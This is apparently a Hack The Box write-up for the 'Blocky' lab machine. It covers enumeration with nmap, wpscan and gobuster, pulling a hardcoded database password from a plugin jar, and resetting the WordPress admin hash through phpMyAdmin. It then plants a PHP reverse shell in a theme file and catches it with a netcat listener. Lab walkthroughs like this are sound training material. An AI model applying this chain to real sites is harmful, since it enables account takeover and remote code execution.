Welcome back hackers. Today we will be doing blocky from hack the box. Its an easy rated linux box. So lets dive in

Enumeration

```
PORT      STATE  SERVICE   VERSION
21/tcp    open   ftp?
22/tcp    open   ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open   http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: BlockyCraft &#8211; Under Construction!
|_http-generator: WordPress 4.8
8192/tcp  closed sophos
25565/tcp open   minecraft Minecraft 1.11.2 (Protocol: 127, Message: A
Minecraft Server, Users: 0/20)
```

There are 5 ports out of which 1 is closed. Port 21 is running ftp, probably there is a firewall set up which is blocking our nmap packets to determine the version. Next port 22 is running ssh, port 80 is running apache and http-generator has found wordpress running in the backend which is notoriously popular of being vulnerable. Next, port 25565 is running a minecraft service 1.11.2, maybe user likes minecraft very much. First, we will start with manual enumeration of ftp to find if we can get anonymous access, then I will enumerate minecraft service because I have never interacted with that service before and at last we will directly jump to port 80 which is running wordpress.

Port 21 (FTP)

```
┌──(root💀kali)-[/home/rishabh/HTB/Blocky]
└─# ftp $IP
Connected to 10.129.200.170.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.129.200.170]
Name (10.129.200.170:rishabh): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> exit
221 Goodbye.
```

We can see the version of ftp server 1.3.5a. ProFTPd 1.3.5 is vulnerable to remote command execution but not this version. Also, anonymous access is disabled. So there is nothing else for us to enumerate here.


Port 25565 (Minecraft)

I googled this version and how to pentest this service but all the resources were pointing to this box, so I stopped my search over there. I searchsploited this version but there wasn't any exploit. I also tried to telnet to this port, but after few seconds, the connection was dropped by the remote host.

```
┌──(root💀kali)-[/home/rishabh/HTB/Blocky]
└─# telnet $IP 25565
Trying 10.129.200.170...
Connected to 10.129.200.170.
Escape character is '^]'.
Connection closed by foreign host.
```

Port 80 (Apache)

Home page has a nice and cool image of minecraft and the title to the page is "Welcome to BlockyCraft". Its powered by wordpress.



BLOCKYCRAFT

Under Construction!

POSTS

JULY 2, 2017

Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!

We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future 🙂

Search ...

RECENT POSTS

Welcome to BlockyCraft!

RECENT COMMENTS

Now, its time to use wpscan which is a tool specifically designed for pentesting wordpress sites.

```
┌──(root💀kali)-[/home/rishabh/HTB/Blocky]
└─# wpscan --url http://$IP/ -e at,ap,u --plugins-detection aggressive --
plugins-version-detection aggressive
```

-e is for enumerate, at = all themes, ap = all plugins, u = all users, and couple of other swiches for playing with plugins. Aggressive scan will scan for all the plugins present in wpscan database.
Here is the output of this tool:

```
[+] URL: http://10.129.200.170/ [10.129.200.170]
[+] Started: Mon Nov 22 13:41:27 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.129.200.170/xmlrpc.php
```


```
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scar

 |  -
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_log

 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_a


[+] WordPress readme found: http://10.129.200.170/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://10.129.200.170/wp-
content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.129.200.170/wp-
cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.129.200.170/index.php/feed/,
<generator>https://wordpress.org/?v=4.8</generator>
 |  - http://10.129.200.170/index.php/comments/feed/,
<generator>https://wordpress.org/?v=4.8</generator>
```

```
[+] WordPress theme in use: twentyseventeen
 | Location: http://10.129.200.170/wp-content/themes/twentyseventeen/
 | Last Updated: 2021-07-22T00:00:00.000Z
 | Readme: http://10.129.200.170/wp-content/themes/twentyseventeen/README.txt
 | [!] The version is out of date, the latest version is 2.8
 | Style URL: http://10.129.200.170/wp-content/themes/twentyseventeen/style.css?ver=4.8
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.129.200.170/wp-content/themes/twentyseventeen/style.css?ver=4.8, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:07:38
<==================================> (95881 / 95881) 100.00% Time: 00:07:38
[+] Checking Plugin Versions (via Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
 | Location: http://10.129.200.170/wp-content/plugins/akismet/
 | Last Updated: 2021-10-01T18:28:00.000Z
 | Readme: http://10.129.200.170/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 4.2.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.129.200.170/wp-content/plugins/akismet/, status: 200
 |
 | Version: 3.3.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.129.200.170/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://10.129.200.170/wp-content/plugins/akismet/readme.txt

[+] Enumerating All Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:01:48
<==================================> (23281 / 23281) 100.00% Time: 00:01:48
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] Theme(s) Identified:


[+] twentyfifteen
 | Location: http://10.129.200.170/wp-content/themes/twentyfifteen/
 | Last Updated: 2021-07-22T00:00:00.000Z
 | Readme: http://10.129.200.170/wp-
content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 3.0
 | Style URL: http://10.129.200.170/wp-
content/themes/twentyfifteen/style.css
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen/
 | Description: Our 2015 default theme is clean, blog-focused, and
designed for clarity. Twenty Fifteen's simple, st...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.129.200.170/wp-content/themes/twentyfifteen/, status: 500
 |
 | Version: 1.8 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.129.200.170/wp-content/themes/twentyfifteen/style.css,
Match: 'Version: 1.8'

[+] twentyseventeen
 | Location: http://10.129.200.170/wp-content/themes/twentyseventeen/
 | Last Updated: 2021-07-22T00:00:00.000Z
 | Readme: http://10.129.200.170/wp-
content/themes/twentyseventeen/README.txt
 | [!] The version is out of date, the latest version is 2.8
 | Style URL: http://10.129.200.170/wp-
content/themes/twentyseventeen/style.css
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header
video and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Known Locations (Aggressive Detection)
 |  - http://10.129.200.170/wp-content/themes/twentyseventeen/, status:
500
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.129.200.170/wp-content/themes/twentyseventeen/style.css,
Match: 'Version: 1.3'

[+] twentysixteen
 | Location: http://10.129.200.170/wp-content/themes/twentysixteen/
 | Last Updated: 2021-07-22T00:00:00.000Z
 | Readme: http://10.129.200.170/wp-
content/themes/twentysixteen/readme.txt
 | [!] The version is out of date, the latest version is 2.5
 | Style URL: http://10.129.200.170/wp-
content/themes/twentysixteen/style.css
 | Style Name: Twenty Sixteen
 | Style URI: https://wordpress.org/themes/twentysixteen/
 | Description: Twenty Sixteen is a modernized take on an ever-popular
WordPress layout — the horizontal masthead ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.129.200.170/wp-content/themes/twentysixteen/, status: 500
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.129.200.170/wp-content/themes/twentysixteen/style.css,
Match: 'Version: 1.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00
<=========================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] notch
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.129.200.170/index.php/wp-json/wp/v2/users/?
per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Notch
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been
output.
[!] You can get a free API token with 25 daily requests by registering at
https://wpscan.com/register

[+] Finished: Mon Nov 22 13:51:17 2021
[+] Requests Done: 119240
[+] Cached Requests: 21
[+] Data Sent: 31.778 MB
[+] Data Received: 30.478 MB
[+] Memory used: 471.582 MB
[+] Elapsed time: 00:09:49
```

We can see there is only one plugin in use that is akismet and unfortunately that version is not vulnerable. There are two users identified notch and Notch. Next, I ran a bruteforce against these users, but that led to nowhere. I also ran gobuster against it to find some odd directories, and I found some:

```
┌──(root💀kali)-[/home/rishabh/HTB/Blocky]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --no-error -o dirbust -b 400,404 -q -t 64
/wiki                 (Status: 301) [Size: 315] [--> http://10.129.200.170/wiki/]
/wp-content           (Status: 301) [Size: 321] [--> http://10.129.200.170/wp-content/]
/plugins              (Status: 301) [Size: 318] [--> http://10.129.200.170/plugins/]
/wp-includes          (Status: 301) [Size: 322] [--> http://10.129.200.170/wp-includes/]
/javascript           (Status: 301) [Size: 321] [--> http://10.129.200.170/javascript/]
/wp-admin             (Status: 301) [Size: 319] [--> http://10.129.200.170/wp-admin/]
/phpmyadmin           (Status: 301) [Size: 321] [--> http://10.129.200.170/phpmyadmin/]
/server-status        (Status: 403) [Size: 302]
```

/plugins directory under wordpress installation is found under /wp-content directory, so this was odd. And there was phpmyadmin service running too. Default credentials didn't work so we were left with plugins directory. It contained two files. I downloaded both of the files to see the contents.




BlockyCore.jar 883 Bytes	griefprevention-1.1... 520 KB

Now, these both are java jar files. We need to extract to see inside the archived data. For that

```
jar xf [filename]
```

If you extract the plugin file BlockyCore.jar, and see the contents of BlockyCore.class file, you would have found root password of sql:




```
┌──(root💀kali)-[/home/…/HTB/Blocky/com/myfirstplugin]
└─# cat BlockyCore.class
����4-com/myfirstplugin/BlockyCorejava/lang/ObjectsqlHostLjava/lang/String;sqlUsersqlPass<init>()VCode


        localhost
                    root
                [redacted]2
                                                    LineNumberTableLocalVariableTablethisLcom/myfirstplugin/Blocky
onServerStart
```

Now, using this password, we can login to phpmyadmin page.

Exploitation

This is the homepage of phpmyadmin after successfull login and you can see version number of phpmyadmin,sql and php.



Server: localhost

General settings

- Change password
- Server connection collation: utf8mb4_unicode_ci

Appearance settings

- Language: English
- Theme: pmahomme
- Font size: 82%
- More settings

Database server

- Server: Localhost via UNIX socket
- Server version: 5.7.18-0ubuntu0.16.04.1 - (Ubuntu)
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)


Web server

- Apache/2.4.18 (Ubuntu)
- Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - $Id: b5c5906d452ec590732a93b051f3827e02749b83 $
- PHP version: 7.0.18-0ubuntu0.16.04.1

phpMyAdmin

- Version information: 4.5.4.1deb2ubuntu2
- Wiki
- Official Homepage
- Contribute
- Get support
- List of changes

What we can do from here is, you can grab passwords of users from the databases, try to find exploits for this phpmyadmin version or gain a shell through phpmyadmin. According to me the best course of action would be, as we have access to phpmyadmin as root user, we can edit any records of our liking. So I will edit user Notch's password and then login to wordpress using that password. Click on wordpress database and click on wp_users, you will find just one record:




	ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
□ Edit Copy Delete	1	Notch	PBiVoTj899ItS1EZnMhqeqVbrZI4Oq0/	notch	notch@blockcraftfake.com		2017-07-02 23:49:07		0	Notch

Using john to crack this hash would be waste of time, so instead edit this user_pass value to something easy like "password".

Using this site: https://www.useotools.com/wordpress-password-hash-generator/output you can generate wordpress compatible hash of any word. I created hash of word "password" and saved in the user_pass value. Now login to wordpress using user "Notch" and pass "password".

What you can do is, as you have administrator rights, best way to get shell is edit 404.php page under Appearence → Editor → 404.php




Edit Themes

File edited successfully.


Twenty Seventeen: 404 Template (404.php)

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
```

Now, the full path to that page will be: host/wp-content/themes/twentyseventeen/404.php
Open up a listener, go to that page, and you will have your shell. Cheers!




10.129.200.170/wp-content/themes/twentyseventeen/404.php



```
┌──(root💀kali)-[/home/rishabh/HTB/Blocky]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.200.170.
Ncat: Connection from 10.129.200.170:35890.
Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 14:05:25 up  2:22,  0 users,  load average: 0.00, 0.00, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Privilege Escalation

At present, you have very less privileges. You can't even read user flag. I was going through wp-config.php file because it contains database credentials.



